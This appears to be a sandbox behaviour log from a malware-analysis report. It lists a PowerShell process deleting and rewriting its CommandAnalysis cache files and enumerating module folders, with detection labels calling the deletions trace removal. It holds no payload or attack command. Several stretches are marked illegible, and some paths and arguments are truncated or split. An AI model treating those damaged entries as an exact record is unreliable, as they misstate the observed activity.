Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_73c6630e-596e-4220-8151-cda4d36c1796 Type: VSDT_COM_DOS	1280	1712
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_73c6630e-596e-4220-8151-cda4d36c1796 Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_73c6630e-596e-4220-8151-cda4d36c1796) Return: 1	1280	1712
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_65206ae7-480f-4ecb-aeed-0c42dcc9225b T ype: VSDT_COM_DOS	1280	1712
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_65206ae7-480f-4ecb-aeed-0c42dcc9225b Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_65206ae7-480f-4ecb-aeed-0c42dcc9225b) Return: 1	1280	1712
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_0302eec1-dff4-404e-b04b-6e09659cefac Ty pe: VSDT_COM_DOS	1280	1712
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_0302eec1-dff4-404e-b04b-6e09659cefac Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_0302eec1-dff4-404e-b04b-6e09659cefac) Return: 1	1280	1712
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d813befd-90b1-4837-bf5e-00214ee39c04 T ype: VSDT_COM_DOS	1280	1712
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d813befd-90b1-4837-bf5e-00214ee39c04 Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d813befd-90b1-4837-bf5e-00214ee39c04) Return: 1	1280	1712
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_4513f856-048d-495a-bde2-f2a3b9c76d25 T ype: VSDT_COM_DOS	1280	1712
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_4513f856-048d-495a-bde2-f2a3b9c76d25 Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_4513f856-048d-495a-bde2-f2a3b9c76d25) Return: 1	1280	1712
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_95502d2f-dc4a-42b7-988c-8cffff607f7 Type : VSDT_COM_DOS	1280	1712
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_95502d2f-dc4a-42b7-988c-8cffff607f7 Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_95502d2f-dc4a-42b7-988c-8cffff607f7) Return: 1	1280	1712
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_770b968a-1d73-42ce-b020-4c0c62488e1d) Return: 1	1280	1712
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_770b968a-1d73-42ce-b020-4c0c62488e1d Type: VSDT_COM_DOS	1280	1712
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_770b968a-1d73-42ce-b020-4c0c62488e1d Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_66d89b97-f9aa-43f3-9482-8b624c919cb7) Return: 1	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_*, 0, bdae604, 0, 0, 0) Return: b152900	1280	1712
Call Filesystem API	API Name: FindNextFileW Args: (b152900, bdae660) Return: 1	1280	1712

Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_66d89b97-f9aa-43f3-9482-8b624c919cb7 T ype: VSDT_COM_DOS	1280	1712
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_66d89b97-f9aa-43f3-9482-8b624c919cb7 Type: VSDT_COM_DOS		
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules*, 0, bdae0b4, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules*, 0, bdae0b4, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement*, 0, bdadfbfc, 0, 0, 0) Return: b152e40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement*, 0, bdadfbfc, 0, 0, 0) Return: b152940	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement\1.0.0.0*, 0, bdadec4, 0, 0, 0) Return: b152bc0	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement\1.0.0.0*, 0, bdadec4, 0, 0, 0) Return: b152940	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement\1.0.0.0*, 0, bdadf10, 0, 0, 0) Return: b152b80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement*, 0, bdae008, 0, 0, 0) Return: b152940	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester*, 0, bdadfbfc, 0, 0, 0) Return: b152e40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester*, 0, bdadfbfc, 0, 0, 0) Return: b152b80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.5*, 0, bdadec4, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.5*, 0, bdadec4, 0, 0, 0) Return: b152940	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.5*, 0, bdadf10, 0, 0, 0) Return: b152940	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester*, 0, bdae008, 0, 0, 0) Return: b152e40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PowerShellGet*, 0, bdadfbfc, 0, 0, 0) Return: b152940	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PowerShellGet*, 0, bdadfbfc, 0, 0, 0) Return: b152e40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PowerShellGet*, 0, bdae008, 0, 0, 0) Return: b152940	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules*, 0, bdae100, 0, 0, 0) Return: b152940	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules*, 0, bdae0b4, 0, 0, 0) Return: b152b80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules*, 0, bdae0b4, 0, 0, 0) Return: b152940	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\AppLocker*, 0, bdadfbfc, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\AppLocker*, 0, bdadfbfc, 0, 0, 0) Return: b152e40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\AppLocker*, 0, bdae008, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Appx*, 0, bdadfbfc, 0, 0, 0) Return: b152940	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Appx*, 0, bdadfbfc, 0, 0, 0) Return: b152b80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Appx*, 0, bdae008, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer*, 0, bdadfbfc, 0, 0, 0) Return: b152940	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer*, 0, bdadfbfc, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer*, 0, bdae008, 0, 0, 0) Return: b152940	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, bdadfbfc, 0, 0, 0) Return: b152e40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, bdadfbfc, 0, 0, 0) Return: b152940	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, bdae008, 0, 0, 0) Return: b152b80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, bdadfbfc, 0, 0, 0) Return: b152940	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, bdadfbfc, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, bdae008, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, bdadfbfc, 0, 0, 0) Return: b152b80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, bdadfbfc, 0, 0, 0) Return: b152e40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, bdae008, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, bdadfbfc, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, bdadfbfc, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, bdae008, 0, 0, 0) Return: b152b80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdadfbfc, 0, 0, 0) Return: b152e40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdadfbfc, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdae008, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdadfbfc, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdadfbfc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdae008, 0, 0, 0) Return: b152e40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdadfbfc, 0, 0, 0) Return: b152e40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdadfbfc, 0, 0, 0) Return: b152940	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdae008, 0, 0, 0) Return: b152940	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\iSCSI*, 0, bdadfbfc, 0, 0, 0) Return: b152e40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\iSCSI*, 0, bdadfbfc, 0, 0, 0) Return: b152940	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\iSCSI*, 0, bdae008, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE*, 0, bdadfbfc, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE*, 0, bdadfbfc, 0, 0, 0) Return: b152b80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE*, 0, bdae008, 0, 0, 0) Return: b152e40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Kds*, 0, bdadfbfc, 0, 0, 0) Return: b152940	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Kds*, 0, bdadfbfc, 0, 0, 0) Return: b152940	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Kds*, 0, bdae008, 0, 0, 0) Return: b152940	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive*, 0, bdadfbfc, 0, 0, 0) Return: b152f40	1280	1712

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, bdae008, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkTransition*, 0, bdadfb, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PKI*, 0, bdadfb, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PKI*, 0, bdadfb, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PKI*, 0, bdae008, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PnpDevice*, 0, bdadfb, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, bdadfb, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, bdadfb, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, bdadfb, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, bdadfb, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, bdae008, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\SecureBoot*, 0, bdadfb, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\SecureBoot*, 0, bdae008, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Storage*, 0, bdadfb, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Storage*, 0, bdae008, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TLS*, 0, bdae008, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TroubleshootingPack*, 0, bdadfb, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TroubleshootingPack*, 0, bdae008, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TrustedPlatformModule*, 0, bdadfb, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TrustedPlatformModule*, 0, bdae008, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Wdac*, 0, bdadfb, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Wdac*, 0, bdadfb, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsErrorReporting*, 0, bdae008, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsUpdate*, 0, bdadfb, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsUpdate*, 0, bdae008, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindNextFileW Args: (b152f40, bdae0c4) Return: 1	1280	1712
Call Filesystem API	API Name: FindNextFileW Args: (b152f40, bdae0c4) Return: 1	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules*, 0, bdae0b4, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement*, 0, bdadfb, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement*, 0, bdadfb, 0, 0, 0) Return: b152980	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_45a90088-863e-4343-b218-7fa1233240f8 Type: VSDT_COM_DOS	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement\1.0.0.0*, 0, bdadec4, 0, 0, 0) Return: b152e80	1280	1712
Call Filesystem API	API Name: FindNextFileW Args: (b152e80, bdaded4) Return: 1	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement\1.0.0.0*, 0, bdadec4, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement\1.0.0.0*, 0, bdadf10, 0, 0, 0) Return: b152e80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement*, 0, bdae008, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester*, 0, bdadfb, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester*, 0, bdadfb, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.5*, 0, bdadec4, 0, 0, 0) Return: b152b00	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_3c3b7a2e-fb19-4f58-93a0-43abdb621b13 Type: VSDT_COM_DOS	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.5*, 0, bdadec4, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.5*, 0, bdadf10, 0, 0, 0) Return: b152980	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PowerShellGet*, 0, bdadfb, 0, 0, 0) Return: b152e80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PowerShellGet*, 0, bdadfb, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PowerShellGet*, 0, bdae008, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules*, 0, bdae100, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules*, 0, bdae0b4, 0, 0, 0) Return: b152e80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules*, 0, bdae0b4, 0, 0, 0) Return: b152e80	1280	1712
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1712 Info: Searches files by API		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\AppLocker*, 0, bdadfb, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\AppLocker*, 0, bdadfb, 0, 0, 0) Return: b152e80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\AppLocker*, 0, bdae008, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Appx*, 0, bdadfb, 0, 0, 0) Return: b152e80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Appx*, 0, bdae008, 0, 0, 0) Return: b152e80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer*, 0, bdadfb, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer*, 0, bdadfb, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer*, 0, bdae008, 0, 0, 0) Return: b152e80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, bdadfb, 0, 0, 0) Return: b152e80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, bdadfb, 0, 0, 0) Return: b152e80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, bdae008, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, bdadfb, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, bdadfb, 0, 0, 0) Return: b152e80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, bdae008, 0, 0, 0) Return: b152b00	1280	1712

[illegible]


Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management*, 0, bdae008, 0, 0, 0) Return: b152e80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, bdadfbfc, 0, 0, 0) Return: b152b00	1280	1712
